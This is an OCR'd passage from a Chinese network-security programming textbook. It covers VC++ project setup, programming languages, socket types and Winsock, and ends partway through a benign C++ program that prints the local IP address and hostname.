


图 3-13 VC++的工作界面

(4) 因为建立的工程是空的，没有一个程序文件，需要为工程添加程序文件，选择菜单栏中的“文件”→“新建”，出现如图 3-14 所示界面，选择“文件”选项卡，选择添加的文件类型 C++ Source File，并输入文件名。




图 3-14 新建源程序文件

（5）单击"确定"按钮后，出现文件编辑界面，如图3-15所示，并在此窗口中输入程序，完成后，进行编译、链接、执行，其中标号1、4的作用相同，表示编译，2、5相同，表示链接，3、6相同，表示执行。最后出现程序结果，如图3-16所示。




图3-15　编辑窗口




图3-16　程序运行结果

3.4.2　编程语言

1. C语言

C语言经过不断的发展，在编程体系中可以将其分成4个阶段：面向过程的C语言→面向对象的C++语言→SDK编程→MFC（Microsoft Foundation Class，微软基类库）编程。

（1）C语言是目前世界上使用最广泛的高级程序设计语言之一。C语言可用于多种场合，如操作系统编程、系统应用程序编程以及需要对硬件进行操作的场合。由于它的效率高，可移植性强，并具备很强的数据处理能力，因此适于编写系统软件，也比较适合编写网络安全程序。C语言简洁紧凑、灵活方便、数据结构丰富。C语言是结构式语言，语法限制不太严格，程序设计自由度大，并且允许直接访问物理地址，可以直接对硬件进行操作，它还可以直接调用操作系统提供的API函数编写非常强大的程序。所以，C语言是进行网络安全程序编程的首选语言。

（2）C++是建立在C语言之上的，最初被称为带类的C语言，C++没有取代C，而是补充和支持了C。C++在保留C原有精华的基础上，提供了全面的面向对象的编程支持，使得程序和结构更加清晰、更容易维护和扩充，同时又不丧失其高效性。其优点主要是与C语言的兼容，既支持面向对象的程序设计，也支持结构化的程序设计。修补了C语言中的一些漏洞，提供了更好的类型检查和编译时的分析。C++还提供了异常处理机制，简化了程序的出错处理。一般而言，用C++编写的执行程序执行速度与C语言不相上下。

(3) SDK 编程。理解 SDK 之前,要先明确下面两个概念。首先要接触的是 API,也就是 Application Programming Interface,其实就是操作系统留给应用程序的一个调用接口,应用程序通过调用操作系统的 API 而使操作系统去执行应用程序的命令(动作)。在 Windows 中,系统 API 是以函数调用的方式提供的。例如同样是取得操作系统的版本号,在 Windows 中所要做的就是调用 GetVersionEx() 函数。DLL,即 Dynamic Link Library(动态链接库)。人们经常会看到一些 .dll 格式的文件,这些文件就是动态链接库文件,其实也是一种可执行文件格式。与.exe 文件不同的是,.dll 文件不能直接执行,它们通常由 .exe 在执行时装入,内含有一些资源以及可执行代码等。其实 Windows 的三大模块就是以 DLL 的形式提供的(Kernel32.dll,User32.dll,GDI32.dll),里面就含有了 API 函数的执行代码。为了使用 DLL 中的 API 函数,必须要有 API 函数的声明(.h)和其导入库(.lib),导入库可以理解为是为了在 DLL 中找到 API 的入口点而使用的。所以,为了使用 API 函数,就要有与 API 所对应的 .h 和 .lib 文件,而 SDK 正是提供了一整套开发 Windows 应用程序所需的相关文件、范例和工具的"工具包"。到此为止,我们才真正地解释清楚了 SDK 的含义。SDK 是应用程序开发工具,它提供 h/lib 文件,等于是给了用户和用户写的程序一本"字典",告诉用户 API 的确切位置。这就是 SDK 和 API 的区别。SDK 是基于 API 的"工具",由于 SDK 包含使用 API 的必需资料,所以人们也常把仅使用 API 来编写 Windows 应用程序的开发方式叫做"SDK 编程"。而 API 和 SDK 是开发 Windows 应用程序所必需的东西,其他编程框架和类库都是建立在它们之上的,比如 VCL 和 MFC,虽然它们比起"SDK 编程"来有着更高的抽象度,但这丝毫不妨碍它们在需要的时候随时直接调用 API 函数。

(4) MFC 编程。SDK 的功能非常强大,需要记忆很多的函数,当面向对象编程成为主流的时候,微软将 SDK 的函数分类进行封装,这样就诞生了 MFC(Microsoft Foundation Class)。传统的 Win32 开发(直接使用 Windows 的接口函数 API)对于程序员来说非常困难,因为 API 函数实在太多了,而且名称很乱。而 MFC 的出现,将面向对象程序设计与 Application Framework 完美结合,将传统的 API 进行了分类封装,并且为使用者创建了程序的一般框架,大大简化了编程者的工作。

2. Shell 语言

Shell 就是 UNIX 系统提供给用户的使用接口,Shell 处在内核与外层应用程序之间,起着协调用户与系统的一致性、在用户与系统之间进行交互的作用,Shell 本身也是一种可编程的程序设计语言。Shell 允许通过编程来完成复杂的功能处理,它是解释性的,而大部分高级语言是编译性的。Shell 与系统有密切的关系,Shell 易编写、易调试,灵活性较强,但速度低。Shell 作为命令级语言,命令组合功能强。Shell 有两种主要语法类型,即 Bourne Shell 和 C Shell,它们彼此不兼容。Shell 语言的功能非常强大,有时候用它可以轻易实现多种复杂的功能。

3. 其他编程语言

除了 C/C++,有时候也使用其他的语言进行网络安全编程,例如汇编语言、Java 语言、C# 语言、Perl 语言等,用户可以根据实际需要来选择。

3.4.3　网络编程

1. 套接字编程

套接字(Socket)是用来实现主机和主机通信的一个接口。通过它可以完成主机间的通信操作,它屏蔽了底层的协议,让用户能够实现各种类型的通信操作。它的出现,为网络应用程序的编写提供了极大的方便。它是网络通信中应用程序对应的进程和网络协议之间的接口。套接字的位置如图 3-17 所示。




图 3-17　套接字的位置

20 世纪 80 年代初,美国政府的高级研究工程机构(ARPA)给加利福尼亚大学 Berkeley 分校提供了资金,让他们在 UNIX 操作系统下实现 TCP/IP。在这个项目中,研究人员为 TCP/IP 网络通信开发了一个 API(应用程序接口)。这个 API 称为 Socket 接口(套接字)。今天,Socket 接口已成为 TCP/IP 网络中最为通用的 API,也是在 Internet 上进行应用开发最为通用的 API。

应用层通过传输层进行数据通信时,TCP 和 UDP 会遇到同时为多个应用程序进程提供并发服务的问题。多个 TCP 连接或多个应用程序进程可能需要通过同一个 TCP 端口传输数据。为了区别不同的应用程序进程和连接,许多计算机操作系统为应用程序与 TCP/IP 交互提供了称为套接字(Socket)的接口,区分不同应用程序进程间的网络通信和连接。套接字位于协议之上,屏蔽了不同网络协议之间的差异。

生成套接字,主要有三个参数:通信的目的 IP 地址、使用的传输层协议(TCP 或 UDP)和使用的端口号。Socket 原意是“插座”。通过将这三个参数结合起来,与一个“插座”Socket 绑定,应用层就可以和传输层通过套接字接口,区分来自不同应用程序进程或网络连接的通信,实现数据传输的并发服务。Socket 可以看成是两个程序进行通信连接中的一个端点,一个程序将一段信息写入 Socket 中,该 Socket 将这段信息发送给另外一个 Socket 中,使这段信息能传送到其他程序中。

套接字基本上有三种类型,分别是数据流套接字(Stream Socket)、数据报套接字(Datagram Socket)和原始套接字(Raw Socket)。

1) 数据流套接字

流套接字用于提供面向连接、可靠的数据传输服务。该服务将保证数据能够实现无差错、无重复发送,并按顺序接收。流套接字之所以能够实现可靠的数据服务,原因在于其使用了传输控制协议,即 TCP(Transmission Control Protocol)。

2) 数据报套接字

数据报套接字提供了一种无连接的服务。该服务并不能保证数据传输的可靠性,数据有可能在传输过程中丢失或出现数据重复,且无法保证顺序地接收到数据。数据报套接字使用 UDP(User Datagram Protocol)进行数据的传输。由于数据报套接字不能保证数据传输的可靠性,对于有可能出现的数据丢失情况,需要在程序中做相应的处理。数据报套接字传输效率比较高。

3）原始套接字

原始套接字与标准套接字(标准套接字指的是前面介绍的流套接字和数据报套接字)的区别在于：原始套接字可以读写内核没有处理的 IP 数据，而流套接字只能读取 TCP 的数据，数据报套接字只能读取 UDP 的数据。因此，如果要访问其他协议发送的数据必须使用原始套接字。Raw Socket 的作用主要体现在以下三个方面。

(1) 通过 Raw Socket 来接收和发送 ICMP 包。

(2) 接收发向本机的但 TCP/IP 栈不能够处理的 IP 包。

(3) 用来发送一些自己指定源地址的具有特殊作用的 IP 包。

在网络编程中最常用的方案便是客户-服务器模型。在这种方案中，客户应用程序向服务器程序请求服务。一个服务程序通常在一个众所周知的地址监听对服务的请求，也就是说，服务进程一直处于休眠状态，直到一个客户对这个服务的地址提出了连接请求。在这个时刻，服务程序被“唤醒”并且为客户提供服务——对客户的请求做出适当的反应。虽然基于连接协议(流套接字)的服务是设计客户-服务器应用程序时的标准，但有些服务也是可以通过无连接协议(数据报套接字)提供。总地来说，使用 Socket 接口(面向连接或无连接)进行网络通信时，必须按下面的 4 个步骤进行处理。

(1) 程序必须建立一个 Socket。

(2) 程序必须按要求配置此 Socket。也就是说，程序要么将此 Socket 连接到远方的主机上，要么给此 Socket 指定一个协议端口。

(3) 程序必须按要求通过此 Socket 发送和接收数据。

(4) 程序必须关闭此 Socket。

2. Winsock 编程

20 世纪 90 年代初，由 Microsoft 联合了其他几家公司共同制定了一套 Windows 下的网络编程接口，即 Windows Sockets 规范。它是 Berkeley Sockets 的重要扩充，主要是增加了一些异步函数，并增加了符合 Windows 消息驱动特性的网络事件异步选择机制。Windows Sockets 规范是一套开放的、支持多种协议的 Windows 下的网络编程接口。从 1991 年的 1.0 版到 1995 年的 2.0 版，经过不断完善并在 Intel、Microsoft、Sun、SGI、Informix、Novell 等公司的全力支持下，已成为 Windows 网络编程的事实上的标准。目前，在实际应用中的 Windows Sockets 规范主要有 1.1 版和 2.0 版。两者的最重要区别是 1.1 版只支持 TCP/IP，而 2.0 版可以支持多协议。2.0 版有良好的向后兼容性，任何使用 1.1 版的源代码、二进制文件，应用程序都可以不加修改地在 2.0 规范下使用。Socket 实际在计算机中提供了一个通信端口，可以通过这个端口与任何一个具有 Socket 接口的计算机通信。应用程序在网络上传输，接收的信息都通过这个 Socket 接口来实现的。在应用开发中就像使用文件句柄一样，可以对 Socket 句柄进行读、写操作。Windows Sockets 2 是由 Windows Sockets 1.1 发展而来的，它主要是适应现代网络技术的迅猛发展，特别是多媒体网络技术的发展需要，通过制订 Windows Sockets 2 规范来提供一个与协议无关的网络传输接口。Windows Sockets 2 实际是 Windows Sockets 1.1 接口的一个超集，它在保持和 Windows Sockets 1.1 完全向后兼容能力的同时，扩展了 Windows Sockets 接口。在使用 Winsock 编写程序的时候，要用到几个重要文件，分别是头文件 winsock2.h、静态链接库文件 ws2_32.lib，以及动态链接库文件 ws2_32.dll。头文件 winsock2.h 是用在源程序中的，静态

链接库文件 ws2_32.lib 是用来编译基于 Winsock 的程序的，而动态链接库文件 ws2_32.dll 是运行 Winsock 的程序所必需的。

3.4.4　网络安全编程基础

1. Socket 编程

网络安全编程离不开网络编程，凡是基于网络应用的程序都离不开 Socket。使用 Winsock 提供的 API 函数是最基本的网络编程技术，如下的程序 proj2.cpp 利用 Socket 获得本机的 IP 地址和机器名。首先注意，这段程序使用的主函数是 main()，所以程序使用 Win32 Console Application 框架。在已经建立好的工程中，添加 Win32 Console Application 程序，输入程序代码后，编译→执行，程序报错，提示如图 3-18 所示。

proj2.cpp

```
#include <winsock.h>
#include <stdio.h>
void CheckIP(void)                  //"CheckIP 函数",用于获取本机 IP 地址
{
        WORD wVersionRequested;     //WORD 类型变量,用于存放 Winsock 版本的值
        WSADATA wsaData;

        char name[255];             //用于存放主机名
        PHOSTENT hostinfo;
        wVersionRequested = MAKEWORD( 2, 0 );
        //调用 MAKEWORD()函数获得 Winsock 的版本,用于加载 Winsock 库
        if ( WSAStartup( wVersionRequested, &wsaData ) == 0 )
         {
            //加载 Winsock 库,如果 WSAStartup()函数的返回值为 0,说明加载成功
            if( gethostname ( name, sizeof(name)) == 0)
            {
                //判断是否成功地将本地主机名存放入由 name 参数指定的缓冲区中
                if((hostinfo = gethostbyname(name)) != NULL)
                {
                //如果获得主机名成功,调用 inet_ntoa()函数取得 IP 地址
                LPCSTR ip = inet_ntoa ( * (struct in_addr * ) * hostinfo->h_addr_list);
                printf("本机的 IP 地址是: %s\n",ip);          //输出本机 IP 地址
                printf("本机的名称是: %s\n",name);            //输出本机名称
            }
        }
        WSACleanup( );              //卸载 Winsock 库,并释放所有资源
    }
}

int main()
{
